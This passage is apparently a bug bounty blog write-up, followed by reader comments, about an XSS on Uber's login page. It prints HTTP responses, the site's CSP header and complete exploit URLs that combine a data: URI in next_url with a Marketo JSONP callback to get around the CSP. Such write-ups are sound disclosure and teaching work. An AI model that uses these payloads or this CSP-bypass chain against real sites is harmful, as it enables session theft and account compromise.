Set-Cookie: _csid=1.1502836286707.2160h.v2.bLFhCYhawRgGW5as+aCPRQhnUKFiSiIV+XXZufBZJo8=; Domain=.uber.com; Path=/; Expires=Tue, 15 Aug 2017 22:31:26
GMT; HttpOnly; Secure
Set-Cookie: lsid=; Domain=.uber.com; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT; HttpOnly; Secure
Set-Cookie:
arch-frontend:sess=wSHRGN5bm_ddTONcOLuRew.4_gvA48CzsMulmqbM2w3P3163Pzh86-QCUeQ-qt7jf7SnIKtbZPwFDzIuALvexdObfm6DX_bGroN7W2eq1NpuE0zxvH1ecsnpONIhzOpHTFc
cRWOGVRyTCgG78AnQkbkI6joZIkOQssN7Afd6ZxQAePzXWYnaFViAQDFnAJYODtmQug4QNTQ87Zj2zCoUsMMJE4hJoLz3TdW2j-5hc9IvCOKquNgTbbxEwhBqcp0wZdbli40akIJ-OghIi0YWeaPOF
UjUlCUCAn7OPLabuKgrSyVW8TpLL8DVs5meJAWwAm7j4YnzwId_hE9CNZaVxNsN142jOU6wXRs23jWL5Cc7P199donIcRPuFGrABgRtX_Oc9Vqxcea8NHtpCUJ1h7phC7Vs_16hjgcohGthQyukqx3
1vu-TGArrXXRO-nY-y5gkgBPHi98Q1XGs3QRI44Z2Bg3g6TfscPan-EwdmQ6zO-S4DQLcIBGiQZp1ObcjoA_6MhmBpTIR3z9s45gEY98iNWXUrTmObRo3DwDWO6oDceGOPA9EhkOFunr81HQOFeHMz
GLJjDvIaphn9dujdQiRm2feGZnLX8KmPwYpgSc7A_cY2wQdpwtSmq1nTHJn3jTzQ279HzAqr8s7_kTmDD4HigYjm0r0zvlg38Ut97mKhQ1dm-cOBhFaayN-9-LKDqD1Id5T5nZAE1UlkvCxpBiI-8A
PHBIi9c3n-E18ZUVULwViJrNX2J1YA9F8gW4TWpE96UEazZE49oYhssg6M66iS7MnzYGiiWxpIHjs18RY44eOfPO_4rQeQEfrYT-9jL7sLIT-mWuOEstuHGcoOB1JUixEw56ZyjQ6vwEfpYLgmZqYm
cQZLKDKNE-iIfIdtaqGTQ-54jCxxUVu_WEBdD_J9zOFEJVqeKqagZeQdn4MtvEhG-19H4VK1JBVPtFCn-DdLMZ8ua80iE02BriEK4kpDdcGkDPYYfKm56LxyNOqp6nkqMvk4W1wf7FTCwb8zZtXaKm
xOrdwwsgYIijdCNzwUT43F4_-Fokc4BmceOL6mVngrFjzA6wYEHh7ib1Y6KZMWPOo3KkDU6dUL2OBdiT.1502835564438.1209600000.VZsM8TUDrptZHYA4cZWplr6ew6alr31jdexRNODyAxQ;
 path=/; expires=Tue, 29 Aug 2017 22:19:25 GMT; secure; httponly
X-Uber-App: arch-frontend
Strict-Transport-Security: max-age=604800
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=2592000
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=0
Content-Length: 189

{"nextURL":"data:accounts.uber.com;text/html;charset=UTF-8,%3Chtml%3E%3Ca/href=%22aaaa%22onclick=alert();%3Eaaaa%3C/a%3E%3C/html%3E?state=x&wstate=x",
"stage":{"question":{"type":"FINISH"}}}
```

After quick search in burp history:



```
HTTP/1.1 302 Moved Temporarily
```



```
Server: nginx
Date: Tue, 15 Aug 2017 21:18:40 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 222
Connection: keep-alive
Set-Cookie: fsid=23c97ade-dfpg-jnlp-uprx-tq4w8x515a95; Path=/; Domain=auth.uber.com; Expires=Mon, 13 Nov 2017 21:18:40 GMT; HttpOnly; Secure
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Security-Policy: block-all-mixed-content; child-src 'self' https://accounts.google.com https://apis.google.com https://staticxx.facebook.com
https://www.facebook.com https://www.google.com vars.hotjar.com; connect-src 'self' 'self' *.cloudfront.net *.hotjar.com *.mktoresp.com
*.optimizely.com *.tealiumiq.com d1a3f4spazzrp4.cloudfront.net events.uber.com https://auth.uberinternal.com https://events.uber.com/events/web/
https://staging.cdn-net.com https://www.cdn-net.com https://www.google-analytics.com https://www.googleapis.com stats.g.doubleclick.net
www.google-analytics.com; font-src 'self' data: data: https://d1a3f4spazzrp4.cloudfront.net; form-action 'self' https://*.uber.com
https://*.uberinternal.com https://staging.cdn-net.com https://www.cdn-net.com; frame-ancestors 'self'; frame-src 'self' *.demdex.net
*.doubleclick.net *.marketo.com *.optimizely.com analytics.recruitics.com bs.serving-sys.com cdn.krxd.net ci.iasds01.com click.appcast.io
https://accounts.google.com https://apis.google.com https://staging.cdn-net.com/ https://staticxx.facebook.com https://www.cdn-net.com/
https://www.facebook.com https://www.google.com; img-src 'self' data: 'self' https://d1w2poirtb3as9.cloudfront.net https://maps.googleapis.com
https://stats.g.doubleclick.net https://www.facebook.com https://www.google-analytics.com https://www.google.com *
https://d1a3f4spazzrp4.cloudfront.net; media-src 'self' https://d1a3f4spazzrp4.cloudfront.net; object-src https://www.cdn-net.com/
https://staging.cdn-net.com/; script-src 'self' 'unsafe-inline' 'nonce-869d31a8-ab52-44dc-82ba-e983272b83bf' 'self' 'unsafe-eval' 'unsafe-inline'
*.hotjar.com *.marketo.com *.marketo.net *.nanigans.com *.optimizely.com *.tealiumiq.com connect.facebook.net d1a3f4spazzrp4.cloudfront.net
https://apis.google.com https://apis.google.com https://connect.facebook.net https://six.cdn-net.com https://staging.cdn-net.com
https://www.cdn-net.com https://www.google-analytics.com https://www.google.com https://www.googleapis.com https://www.gstatic.com maps.google.com
maps.googleapis.com tags.tiqcdn.com https://www.google-analytics.com https://ssl.google-analytics.com https://d1a3f4spazzrp4.cloudfront.net;
style-src 'self' 'unsafe-inline' 'self' 'unsafe-inline' https://d1a3f4spazzrp4.cloudfront.net; report-uri
https://csp.uber.com/csp?a=arch-frontend&ro=false&v=0
x-csrf-token: 1502831921-01-tkGal639jjXiueT43G16k4mvwSehhpU6ajwgNIs3e3E
Set-Cookie: _csid=1.1502832220818.2160h.v2.U5kXvmlrabrAJnTWiATJKsqrEVen2X/687vfqsqP9A8=; Domain=.uber.com; Path=/; Expires=Tue, 15 Aug 2017 21:23:40
GMT; HttpOnly; Secure
Location: https://accounts.uber.com/profile/?state=nHX0QuCbVlF6hKnTiRYnJrBfbJWSZAF-EWMGdgkH2TO%3D#_
Vary: Accept
X-Uber-App: arch-frontend
Strict-Transport-Security: max-age=604800
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=2592000
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=0

<p>Found. Redirecting to <a
href="https://accounts.uber.com/profile/?state=nHX0QuCbVlF6hKnTiRYnJrBfbJWSZAF-EWMGdgkH2TO%3D#_">https://accounts.uber.com/profile/?state=nHX0QuCbVlF6
hKnTiRYnJrBfbJWSZAF-EWMGdgkH2T0%3D#_</a></p>
```

I performed a quick test, to confirm that this is the reason the alert box not popping, by removing the CSP header from the response, then I accessed the following link:

https://auth.uber.com/login/?next_url=data:accounts.uber.com;text/html;charset=UTF-8,%3Chtml%3E%3Cscript%3Edocument.write(document.domain);%3C%2Fscript%3E%3Ciframe/src=xxxxx%3Eaaaa%3C/iframe%3E%3C%2Fhtml%3E&state=x


BOOM, ALERT BOX!

BOOM ALERT BOX!

So now I have a confession to make, I never had the need to bypass CSP before so I am not so familiar with it I just heard about this in some bug bounty write ups.
I started by reading the documentation about this protection and some write ups about how to bypass it.

Here some links I used:
https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP ß documentation
https://blog.compass-security.com/2016/06/content-security-policy-misconfigurations-and-bypasses/
https://github.com/cure53/XSSChallengeWiki/wiki/H5SC-Minichallenge-3:-%22Sh*t,-it%27s-CSP!%22
https://medium.com/@tbmnull/making-an-xss-triggered-by-csp-bypass-on-twitter-561f107be3e5

So after some time spent on this here are the conclusions:
The part that is important to us:



```
X-XSS-Protection: 1; mode=block
Content-Security-Policy: block-all-mixed-content; child-src 'self' https://accounts.google.com https://apis.google.com https://staticxx.facebook.co
https://www.facebook.com https://www.google.com vars.hotjar.com; connect-src 'self' 'self' *.cloudfront.net *.hotjar.com *.mktoresp.com
*.optimizely.com *.tealiumiq.com d1a3f4spazzrp4.cloudfront.net events.uber.com https://auth.uberinternal.com https://events.uber.com/events/web/
https://staging.cdn-net.com https://www.cdn-net.com https://www.google-analytics.com https://www.googleapis.com stats.g.doubleclick.net
www.google-analytics.com; font-src 'self' data: data: https://d1a3f4spazzrp4.cloudfront.net; form-action 'self' https://*.uber.com
https://*.uberinternal.com https://staging.cdn-net.com https://www.cdn-net.com; frame-ancestors 'self'; frame-src 'self' *.demdex.net
*.doubleclick.net *.marketo.com *.optimizely.com analytics.recruitics.com bs.serving-sys.com cdn.krxd.net ci.iasds01.com click.appcast.io
https://accounts.google.com https://apis.google.com https://staging.cdn-net.com/ https://staticxx.facebook.com https://www.cdn-net.com/
https://www.facebook.com https://www.google.com; img-src 'self' data: 'self' https://d1w2poirtb3as9.cloudfront.net https://maps.googleapis.com
https://stats.g.doubleclick.net https://www.facebook.com https://www.google-analytics.com https://www.google.com *
https://d1a3f4spazzrp4.cloudfront.net; media-src 'self' https://d1a3f4spazzrp4.cloudfront.net; object-src https://www.cdn-net.com/
https://staging.cdn-net.com/; script-src 'self' 'unsafe-inline' 'nonce-869d31a8-ab52-44dc-82ba-e983272b83bf' 'self' 'unsafe-eval' 'unsafe-inline
*.hotjar.com *.marketo.com *.marketo.net *.nanigans.com *.optimizely.com *.tealiumiq.com connect.facebook.net d1a3f4spazzrp4.cloudfront.net
https://apis.google.com https://apis.google.com https://connect.facebook.net https://six.cdn-net.com https://staging.cdn-net.com
https://www.cdn-net.com https://www.google-analytics.com https://www.google.com https://www.googleapis.com https://www.gstatic.com maps.google.com
maps.googleapis.com tags.tiqcdn.com https://www.google-analytics.com https://ssl.google-analytics.com https://d1a3f4spazzrp4.cloudfront.net;
style-src 'self' 'unsafe-inline' 'self' 'unsafe-inline' https://d1a3f4spazzrp4.cloudfront.net; report-uri
https://csp.uber.com/csp?a=arch-frontend&ro=false&v=0
```


1. I can’t use inline script because there is a random nonce value (changes every request), so no: <script>alert(1);<script>

2. My only chance is to find a domain which is approved by the CSP and will be able to return my input as javascript.


But what are the chances to find something like this you ask? Well apparently pretty high.

https://en.wikipedia.org/wiki/JSONP

After few minutes of googling I found this:



site:marketo.com inurl:callback



22 results (0.26 seconds)

https://app-ab04.marketo.com/index.php/form/getKno...
A description for this result is not available because of this site's robots.txt
Learn more

https://app-ab20.marketo.com/index.php/form/getKno...
A description for this result is not available because of this site's robots.txt
Learn more


https://app-ab17.marketo.com/index.php/form/getKno...
A description for this result is not available because of this site's robots.txt
Learn more

https://app-abm.marketo.com/index.php/form/getKnow...
A description for this result is not available because of this site's robots.txt
Learn more


https://app-sn01.marketo.com/index.php/form/getKno...
A description for this result is not available because of this site's robots.txt
Learn more

https://app-sj09.marketo.com/index.php/form/getKno...
A description for this result is not available because of this site's robots.txt
Learn more

The final link:
https://app-lon02.marketo.com/index.php/form/getKnownLead?callback=alert(document.domain);//



https://app-lon02.marketo.com/index.php/form/getKnownLead?callback=alert(document.domain);//




```
alert(document.domain);//({"error":true,"errorCode":400,"message":"Subscriber '' is not valid"});
```


PERFECT!

Quickly assembled the new payload and I got this:
https://auth.uber.com/login/?next_url=data:accounts.uber.com%3Btext/html%3Bcharset=UTF-8,%3Chtml%3E%3Cscript%20src=%22https://app-lon02.marketo.com/index.php/form/getKnownLead?callback=alert(document.domain)%3B//%22%20data-reactid=%22341%22%3E%3C/script%3E%3C%2Fhtml%3E%26state%3Dx&state=x

Logging in and....



data:accounts.uber.com;text/html;charset=UTF-8,%3Chtml%3E%3Cscript src="https://app-lon02.marketo.com/index.php/form/getKnownLead?callback=alert(document.domain)%3B%2F%2F" d



auth.uber.com

But It was only working when the user is not logged in, how can I increase the impact?

As it turns out, if you remove the state parameter from the URL, uber forces the user to login again so the final link looks like this:

https://auth.uber.com/login/?next_url=data:accounts.uber.com%3Btext/html%3Bcharset=UTF-8,%3Chtml%3E%3Cscript%20src=%22https://app-lon02.marketo.com/index.php/form/getKnownLead?callback=alert(document.domain)%3B//%22%20data-reactid=%22341%22%3E%3C/script%3E%3C%2Fhtml%3E%26state%3Dx

Anyone who will press this link in firefox will be redirected to a login page, which will lead to XSS.

So things to take from this write up:

1. Always try your payloads in multiple browsers.
2. Always try to notice all the path of application behavior.
3. Read bug bounty write ups they are a great source of information.
4. And never give up ;)

nopernik *October 27, 2017 at 6:52 PM*

Awesome.

REPLY

Sahil Shukla *October 28, 2017 at 5:41 AM*

A great write up. I was so inclined to know what you did next. Very informative and entertaining. Thanks.

REPLY

Bilal Rizwan *October 28, 2017 at 7:08 AM*

Amazing ...

REPLY

ak1t4 hax0r *October 28, 2017 at 9:02 AM*

impressive write up!! congrats!

REPLY

zero one *October 28, 2017 at 10:22 AM*

great one. it helps people like me(beginners)

REPLY

leandro chaves *October 28, 2017 at 1:39 PM*

Very nice

REPLY

Martijn x1m *October 28, 2017 at 5:03 PM*

Very nice write up!

REPLY

Dimaz Arno *October 29, 2017 at 2:32 AM*

Cool..

REPLY

Aryan Rupala *October 29, 2017 at 4:23 AM*

Great!!

REPLY

Aryan Rupala *October 29, 2017 at 4:31 AM*

Reward?

REPLY

shonnu *October 29, 2017 at 7:42 AM*

Fantastic and thanks for inspiring us further through thos great blog !!

REPLY

Mayur Udiniya *October 30, 2017 at 10:19 AM*

Awesome :-)
Thanks for sharing. Its worth to read.

REPLY

Unknown *November 21, 2017 at 7:57 PM*

It is fantastic！！！！

REPLY

Enter your comment...

Powered by Blogger

Theme images by Michael Elkan